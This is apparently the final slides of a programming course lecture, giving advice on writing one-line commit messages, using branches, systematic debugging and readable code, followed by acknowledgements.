Commit Messages

- **Committing code to a source repository is a vital part of development**
  - Protects against system failures and typos:
    - cat foo.c versus cat > foo.c
  - The commit messages are your record of your work
    - Communicating to your future self
    - Describe in one line what you did

    “Parses command line arguments”

    “fix bug in unique tests, race condition not solved”

    “seg list finished, performance is …”
- **Use branches**

Summary

- **Programs have defects**
  - Be systematic about finding them
- **Programs are more complex than humans can manage**
  - Write code to be manageable
- **Programming is not solitary, even if you are communicating with a grader or a future self**
  - Be understandable in your communication

Acknowledgements

- **Some debugging content derived from:**
  - http://www.whyprogramsfail.com/slides.php
- **Some code examples for design are based on:**
  - "The Art of Readable Code". Boswell and Foucher. 2011.
- **Lecture originally written by**
  - Michael Hilton and Brian Railing